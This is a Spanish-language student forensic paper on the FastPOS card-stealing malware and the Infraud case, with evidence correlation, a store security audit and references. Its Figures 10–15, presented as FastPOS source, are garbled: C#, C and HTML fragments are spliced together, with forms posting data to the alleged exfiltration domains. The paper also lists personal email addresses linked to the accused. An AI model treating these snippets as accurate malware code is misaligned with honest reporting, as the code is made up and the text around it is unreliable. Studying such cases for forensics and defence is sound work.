


Figura 7 Vemos un perfil en Liberty reserve donde se tiene el correo electrónico de vlsmcl@gmail.com

Podemos ver que alguien con el correo electrónico vlsmcl@gmail.com tuvo cuenta con Liberty Reserve. Para levantar más información se realiza más búsquedas en la misma base de datos con diferentes campos de este perfil. Es entonces donde se levante que existe otro perfil con el mismo número telefónico. Este nuevo perfil, contiene el correo electrónico de eclessiastes@yahoo.com y el mismo nombre del sospechoso; Valerian.




Figura 8 Vemos otro perfil de Liberty Reserve que tiene el mimo número telefónico, y el correo electrónico de eclessiastes@yahoo.com y el nombre de Valerian.

Procedimientos: Investigación del programa malicioso FastPOS

Por último, se llegó recopilar 63 versiones del programa malicioso de FastPOS. Estos programas fueron enviados al mismo laboratorio de Ciberseguridad para ser revisado. Es aquí donde los programas se abren en el IDE de Visual Studios para verificar como son programado y se pueden identificar si alguna información coincide con la de más de la evidencia.

Figura 9 Un USB flash drive con 63 versiones del programa Malicioso FastPOS.

Los programas fueron abiertos uno por uno, y se pudo identificar diferentes dominios en diferentes versiones. Adelante se demuestran screenshots de donde aparece los dominios en el código.

```
30      static void SendBytes(SerialPort sp, byte[] bytes)
31      {
32          try
33          {
34              if (!sp.IsOpen)
35                  sp.Open();
36              sp.Write(bytes, 0, bytes.Length);
37              int main()
38      {
39          int a = 10, b = 20;
40          int c = a + b;
41          return 0;
42      }
43
44              <form method = "post" action="constitredist.com">
45    <input type = "hidden" name="data" value="1" />
46    <input type = "submit" value="send" />
47    </form>
48              static void Main(string[] args)
49              {
50                  Console.WriteLine("Hello World!");
51              }
52      }
53  }
54
```

Figura 10 Dominio constitredist.com en programa FastPOS.

```
SendBytes(sp, bytes.ToArray());

    0 references
    static void SendBytes(SerialPort sp, byte[] bytes)
    {
        try
        {
            if (!sp.IsOpen)
                sp.Open();
            sp.Write(bytes, 0, bytes.Length);
            int main()
    {
        int a = 10, b = 20;
        int c = a + b;
        return 0;
    }

        <form method = "post" action="alisonviejollc.com">
<input type = "hidden" name="data" value="1" />
<input type = "submit" value="send" />
</form>
        static void Main(string[] args)
```

Figura 11 Dominio alisonviejollc.com en programa FastPOS.

```
SendBytes(sp, bytes.ToArray());

    0 references
    static void SendBytes(SerialPort sp, byte[] bytes)
    {
        try
        {
            if (!sp.IsOpen)
                sp.Open();
            sp.Write(bytes, 0, bytes.Length);
            int main()
    {
        int a = 10, b = 20;
        int c = a + b;
        return 0;
    }

        <form method = "post" action= "alisonvalencia.com
<input type = "hidden" name="data" value="1" />
<input type = "submit" value="send" />
</form>
        static void Main(string[] args)
```


Figura 12 Dominio alisonvalencia.com en programa FastPOS.

```
SendBytes(sp, bytes.ToArray());

    0 references
    static void SendBytes(SerialPort sp, byte[] bytes)
    {
        try
        {
            if (!sp.IsOpen)
                sp.Open();
            sp.Write(bytes, 0, bytes.Length);
            int main()
    {
        int a = 10, b = 20;
        int c = a + b;
        return 0;
    }

        <form method = "post" action= "paseovalencia.com" >
<input type = "hidden" name="data" value="1" />
<input type = "submit" value="send" />
</form>
        static void Main(string[] args)
```

Figura 13 Dominio paseovalencia.com en programa FastPOS.



```
0 references
static void SendBytes(SerialPort sp, byte[] bytes)
{
    try
    {
        if (!sp.IsOpen)
            sp.Open();
        sp.Write(bytes, 0, bytes.Length);
        int main()
{
    int a = 10, b = 20;
    int c = a + b;
    return 0;
}

        <form method = "post" action= "carolvalenine.com" >
<input type = "hidden" name="data" value="1" />
<input type = "submit" value="send" />
```

Figura 14 Dominio carolvalenine.com en programa FastPOS.

```
SendBytes(sp, bytes.ToArray());

    0 references
    static void SendBytes(SerialPort sp, byte[] bytes)
    {
        try
        {
            if (!sp.IsOpen)
                sp.Open();
            sp.Write(bytes, 0, bytes.Length);
            int main()
    {
        int a = 10, b = 20;
        int c = a + b;
        return 0;
    }

        <form method = "post" action= "cameovalencia.com" >
<input type = "hidden" name="data" value="1" />
<input type = "submit" value="send" />
</form>
```

Figura 15 Dominio cameovalencia.com en programa FastPOS.

Una vez pudimos recopilar los diferentes dominios a donde se está enviando la información robada, se realizó una investigación de estos en la plataforma de domain.com de los servicios de WHOIS. Esta plataforma nos ayuda identifica quien solicita estos dominios.




Figura 16 La búsqueda del dominio de pasevalencia.com fue solicitada por alguien que tiene control del correo electrónico eclessiastes@yahoo.com

De la información provista, podemos determinar que la persona que solicito el dominio le pertenece a alguien con el correo electrónico eclessiastes@yahoo.com.

Conclusión

Después de haber visto todos los resultados estamos que la persona detrás de estas diversas plataformas es Valerian Chiochiu. Comenzando con la información que se obtuvo de los discos duros de Valerian, podemos encontrar pedazos de código del FastPOS y una versión completada del programa entre otros archivos con la ayuda del programa de AccessDataFTK. También se llega a la conclusión que se habían borrado información de los dispositivos con el beneficio que Valerian tuvo a decidir cuándo se entregaba hacia las autoridades. Por ende, se entiende que Valerian tuvo motivos para borrar información de los dispositivos que era incriminante. Continuando el análisis de las bases de datos de Infraud Organization, se pudo levantar una lista de correos electrónicos de los participantes de la organización, uno de ellos;

vlsmcl@gmail.com. Este correo fue utilizado para gestiones personales de Valerian, una siendo la reservación de un cuarto en Caesar's Palace y un servicio de auto para un BMW. También se realiza una búsqueda de este correo electrónico en las bases de datos de Liberty Reserve que fueron incautadas y se identificó un perfil con el mismos electrónico. Buscando mayor correlación entre perfiles, se encuentra un segundo perfil que comparte el mismo número telefónico que el primer perfil. Este segundo perfil contiene el nombre Valerian y el correo electrónico eclessiastes@yahoo.com. Por último, se realiza una investigación en las diferentes versiones de los programas maliciosa de FastPOS, donde se encuentra diferentes dominios. El domino con mayor relevancia es paseovalencia.com, ya que este, ante una búsqueda WHOIS, se determina que fue creado con el correo electrónico de eclessiates@yahoo.com. Toda esta información nos indica que Valerian Chiochiu estaba involucrado con Infraud Organization y con la creación de la aplicación del programa malicioso FastPOS.

SECCIÓN 5: DISCUSIÓN DEL CASO

La manera que se lleva a cabo esta investigación conlleva mucha paciencia para poder llevarlo a su culminación adecuada. Existe varios elementos que tiene que estar claros antes de llegar a una conclusión. Se necesita amplio conocimiento de las leyes, y de los varios recursos para levantar la información necesaria y atar todo junto para poder identificar que el acusado estuvo involucrado en los crímenes. Una gran porción del cierre del caso con suficiente evidencia se debió a trabajos anteriores de otras investigaciones. Un ejemplo de estas aportaciones es la base de datos de Liberty Reserve, una institución financiera a que se le incauto sus bases de datos; la información que se obtuvo de estas bases de datos ayuda a conseguir mayor data para continuar atar diferentes piezas de información a Valerian Chiochiu. El impacto de Valerian en la organización de Infraud Organization y su programa de FastPOS es inmensa contra los bienes de la comunidad causando daños sobre $530 Millones en pérdidas.

SECCIÓN 6: AUDITORÍA Y PREVENCIÓN

Se auditó Gamestop donde se había encontrado el programa malicioso de FastPOS y donde, bajo investigaciones locales, se pudo identificar varias víctimas de fraude de tarjetas de crédito. La auditoría fue llevada a cabo por Eddie Ruiz, Contratado por el Departamento de Justicia en la organización Gamestop. Los sistemas de la organización auditada se componen de varias computadoras con terminales POS que se encargan de enviar la información a un servidor principal y un servidor local que contiene inventario de los equipos en el establecimiento. Las computadoras de este Gamestop localizado en Kentucky, tenían controles sencillos para la conexión de internet, librerías de virus actualizadas cuando el programa identificaba que existía una actualización, aplicaciones de acceso remoto instalada con credenciales preprogramado y un corta fuegos con reglas blacklist limitada. La auditoría consistía en una revisión de los controles aplicados al sistema de información, revisión de políticas y procedimientos y una revisión de las bitácoras del sistema de información en términos de procesos llevado a cabo en la máquina.

Hallazgos encontrados en la Auditoria.

1. Monitoreo por personal
    a. Condición: La revisión de las bitácoras demuestran que el proceso de monitoreo de las redes y su tráfico no se había llevado a cabo desde seis (6) meses antes del ataque cibernético.
    b. Criterio: Estas revisiones, así como se describen en las políticas de la organización, permite que el personal pueda percibir anomalías en el tráfico y los accesos del sistema provocando que el administrador de sistema levante bandera o

tome acción correctiva para detener futuros incidentes. En esta situación, se hubiera identificados los dominios desconocidos que FastPOS intentaba de comunicarse y la información que se estaba enviando.

c. Causa: La razón que esta condición se da es por la falla de una implementación de los controles establecidos en la política de la organización. Existen procedimientos, pero no se llevan a cabo.

d. Efecto: Ambos los clientes y la organización se ve impactados por esta falla. La organización no está asegurando sus sistemas y se exponen a multas, sanciones y que se exponga cualquier información que posean. Los clientes se ven afectados ya que son los que son afectados principalmente. Un efecto pronunciado es l falta de confianza que se crea en la organización.

2. Pobre configuración de seguridad

a. Condición: Se identifica que la lista de Blacklist se centralizaba en limitar accesos a páginas web no apropiadas para un ambiente de trabajo y de páginas web que eran conocidas por contener programas maliciosos. Existían varios puertos que estaban abiertos en los sistemas que no tienen uso en el momento de la auditoria.

b. Criterio: Aunque existiera un programa malicioso instalada en la máquina para extraer información y enviarlo hacia un dominio, a utilizar el metodo de whitelisting, el programa no pudiese encontrar el dominio y se evitaría que se exponga la información robada.

c. Causa: La causa principal es que se concentraron en hacer una lista de Blacklist y no una Lista de Whitelist. La lista Whitelist determina con quien se puede comunicar un sistema y previene conexiones con dominios desconocidos. En si se

clasifica como falla de control, se prestó atención en configurar un control de seguridad, pero se falló en el análisis de que metodo de seguridad sería mejor apropiado para el tipo de negocio.

d. Efecto: El impacto de esta falla es que la computadora se puede comunicar con cualquier otro sistema que no esté en el Blacklist, se exponen a brechas de información por ciber criminales y que cualquier programa envíe información a otros dominios que no se hallan categorizados como una amenaza al sistema de información.

3. Pobre configuración de Accesos

a. Condición: En la revisión de las bitácoras de accesos, se encuentra que el incidente inicia es cuando se instala el programa malicioso por acceso del programa de VNC hacia la computadora localizada en la tienda. Una entrevista aclara que el supervisor de la tienda posee una computadora portátil que le permite acceder al sistema remotamente cuando no está presente en la organización. El programa fue instalado sin autorización oficial del Departamento de Sistema de Información, por ende, no se enforzó la política de cambio de contraseña de programas. Se encuentra que el acceso del supervisor en la computadora portátil le permite instalar cualquier tipo de programa en la misma.

b. Criterio: Primero, se debió haber establecido un acceso que no le permita instalar cualquier programa en la computadora sin que media autorización del Departamento de Sistema de Información. Segundo, la Política de cambio de contraseña debió ser enforzado aumentando la seguridad de la computadora y del

sistema de información, asegurando que solamente el supervisor pueda utilizar el programa.

c. Causa: Al momento de la configuración de los Accesos del Supervisor y de la computadora portátil, no se restringe los accesos para limitar el usuario con la instalación de programas en la computadora. Este incidente se considera una ausencia de control.
d. Efecto: A no tener los controles implementado en este dispositivo, le permite al usuario instalar cualquier tipo de programa a la laptop, esta ausencia ocasiona que el desconocimiento de los peligros de programas ajenos a la organización sean riesgos al sistema de información. Al combinarse con el desconocimiento del Departamento de Sistemas de Información, este riesgo pasa sin ser detectado y abre la puerta para todo tipo de problemas en la organización. En resumen, el sistema de información completo podría ser comprometido.

Recomendaciones

Después de haber llevado a cabo la auditoria, se hace claro que esta compañía tenía varias fallas que permitieron que Infraud Organization abusaran del sistema de información. Un respaldo de la revisión operacionales deberá llevarse a cabo y tienen que ser implementada. Los ajustes de los manejos de DNS y Cortafuegos deberán ser ajustadas para eliminar cualquier backdoor que exista. Adicional a estos hallazgos es importante limitar las instalaciones de programas por personal que no administre los sistemas de información, ya que pudiese haber eliminado el acceso no autorizado por el perpetrador y prevenir que se instale el programa malicioso. Se sospecha que otras instituciones que fueron víctimas por este esquema tiene

configuraciones similares o peores que la de este Gamestop en particular, creando un ambiente optimizado para que se lleve a cabo fraude de sistemas de información.

SECCIÓN 7: CONCLUSIÓN

Esta investigación me ayudo a entender mejor sobre las diferentes operaciones que se llevan a cabo en una investigación de fraude. Puedo ver cómo es que desde el estudio de los diferentes fraudes y analizar casos similares puede ayudar a entender los procedimientos, fallas comunes y canales utilizados para que estos crímenes se puedan dar. Las partes que más me ayudaron del trabajo fue la recreación del esquema y la auditoria y prevención, ya que estas partes ayudan a delinear los modos utilizados y ayuda a crear una lista de los elementos que se tiene que reforzar en una organización para fortalecer la misma. Los fraudes de tarjetas de débito tienen muchas formas de llevarse a cabo y fue un placer aprender sobre un fraude que involucra la creación de un programa malicioso y la utilización de métodos de accesos no autorizado para llevar a cabo el fraude.

SECCIÓN 8: REFERENCIAS

18 U.S. Code § 1028(a)(7). (15 de noviembre de 2020). Obtenido de Cornel Law School: https://www.law.cornell.edu/uscode/text/18/1028

18 U.S. Code § 1030. (15 de noviembre de 2020). Obtenido de Cornel Law School: https://www.law.cornell.edu/uscode/text/18/1030

18 U.S. Code § 1343. (15 de noviembre de 2020). Obtenido de Cornell Law School: https://www.law.cornell.edu/uscode/text/18/1343

18 U.S. Code § 1344. (15 de noviembre de 2020). Obtenido de Cornell Law School: https://www.law.cornell.edu/uscode/text/18/1344

Beal, V. (28 de agosto de 2009). *How to Completely Erase a PC Hard Drive*. Obtenido de Webopedia: https://www.webopedia.com/DidYouKnow/Computer_Science/completely_erase_harddrive.asp#:~:text=Formatting%20a%20disk%20does%20not,the%20disk%20before%20the%20reformat.

Definicion.de. (22 de noviembre de 2020). *Definicion de RAM*. Obtenido de Definicion: https://definicion.de/ram/

Departament of Justice. (20 de diciembre de 2018). *New Orleans Man Charged In Credit Card Fraud Conspiracy*. Obtenido de Department of Justice: https://www.justice.gov/usao-edla/pr/new-orleans-man-charged-credit-card-fraud-conspiracy

Departement of Justice. (31 de julio de 2020). *Malware Author Pleads Guilty for Role in Transnational Cybercrime Organization Responsible for more than $568 Million in Losses*. Obtenido de Justice.gov: https://www.justice.gov/opa/pr/malware-author-pleads-guilty-role-transnational-cybercrime-organization-responsible-more-568

Department of Justice. (7 de febrero de 2018). *Thirty-six Defendants Indicted for Alleged Roles in Transnational Criminal Organization Responsible for More than $530 Million in Losses from Cybercrimes*. Obtenido de Department of Justice: https://www.justice.gov/opa/pr/thirty-six-defendants-indicted-alleged-roles-transnational-criminal-organization-responsible

Doyle, C. (2019). *Mail and Wire Fraud: A Brief Overview of Federal Criminal Law.* Washington, DC: Congressional Research Service.

Guccione, D. (5 de marzo de 2020). *What is the dark web? How to access it and what you'll find*. Obtenido de CSO: https://www.csoonline.com/article/3249765/what-is-the-dark-web-how-to-access-it-and-what-youll-find.html

Hedayati, A. (2014). An analysis of identity theft: Motives, related frauds, techniques and prevention. *Journal of Law and Conflict Resolution Vol. 4(1)*, 1-12.

Imperva. (22 de noviembre de 2020). *Social Engineering.* Obtenido de Imperva: https://www.imperva.com/learn/application-security/social-engineering-attack/

Ionos. (12 de diciembre de 2018). *Keyloggers: ¿cómo funcionan y cómo te proteges de ellos?* Obtenido de Digital Guide Ionos: https://www.ionos.es/digitalguide/servidores/seguridad/que-son-los-keyloggers/

Kasperkey. (22 de noviembre de 2020). *Brute Force Attack: Definition and Examples.* Obtenido de Kasperkey: https://www.kaspersky.com/resource-center/definitions/brute-force-attack

Merriam-Webster. (15 de noviembre de 2020). *Format*. Obtenido de Merriam-Webster: https://www.merriam-webster.com/dictionary/format

Merriam-Webster. (15 de noviembre de 2020). *Point-of-sale*. Obtenido de Merriam-Webster: https://www.merriam-webster.com/dictionary/point-of-sale

Mohd Snusi, Z., Firdaus Rameli, M. N., & Mat Isa, Y. (2015). Fraud Schemes in the Banking Institutions: Prevention Measure to Avoid Sever Financial Loss. *Procedia Economics and Finance 28 (2015) 107 – 113*, 107-113.

Nelson, B., Phillips, A., & Steuart , C. (2010). *Guide to Computer Forensics.* Boston, MA: Course Technology.

PC.NET. (13 de diciembre de 2020). *WHOIS*. Obtenido de PC.NET: https://pc.net/glossary/definition/whois

PCMAG. (13 de diciembre de 2020). *Blacklist*. Obtenido de PCMAG: https://www.pcmag.com/encyclopedia/term/blacklist

PCMAG. (13 de diciembre de 2020). *Whitelist*. Obtenido de PCMAG: https://www.pcmag.com/encyclopedia/term/whitelist

Perez, D. (11 de febrero de 2016). *How to isolate VBS or JScript malware with Visual Studio*. Obtenido de We Live Security: https://www.welivesecurity.com/2016/02/11/isolate-vbs-jscript-malware-visual-studio/

Ramdinmawii, E., Ghisingh, S., & Sharma, U. M. (2014). A Study on the Cyber-Crime and Cyber Criminals: A Global Problem. *International Journal of Web Technology*, 172-179.

RealVNC. (13 de diciembre de 2020). *Remote Access Software*. Obtenido de realvnc.com: https://www.wordfence.com/learn/finding-removing-backdoors/

Trend Micro. (2 de junio de 2016). *FastPOS: Quick and Easy Credit Card Theft*. Obtenido de TrendMicro: https://blog.trendmicro.com/trendlabs-security-intelligence/fastpos-quick-and-easy-credit-card-theft/

Umholtz, K. (12 de noviembre de 2020). *Two women sentenced in New Orleans for multi-state credit card fraud scheme*. Obtenido de Nola: https://www.nola.com/news/courts/article_47e28f92-2556-11eb-8ffd-432c2ec12e98.html

USA District Court For Central District Of California. (15 de noviembre de 2020). *Case Number 8:18-MJ-00589 Duty.* Obtenido de CM/ECF California Central District: https://ecf.cacd.uscourts.gov/doc1/031129388600

Wordpress Security Learning Center. (21 de octubre de 2020). *3.2 Finding and Removing Backdoors*. Obtenido de Wordfence: https://www.wordfence.com/learn/finding-removing-backdoors/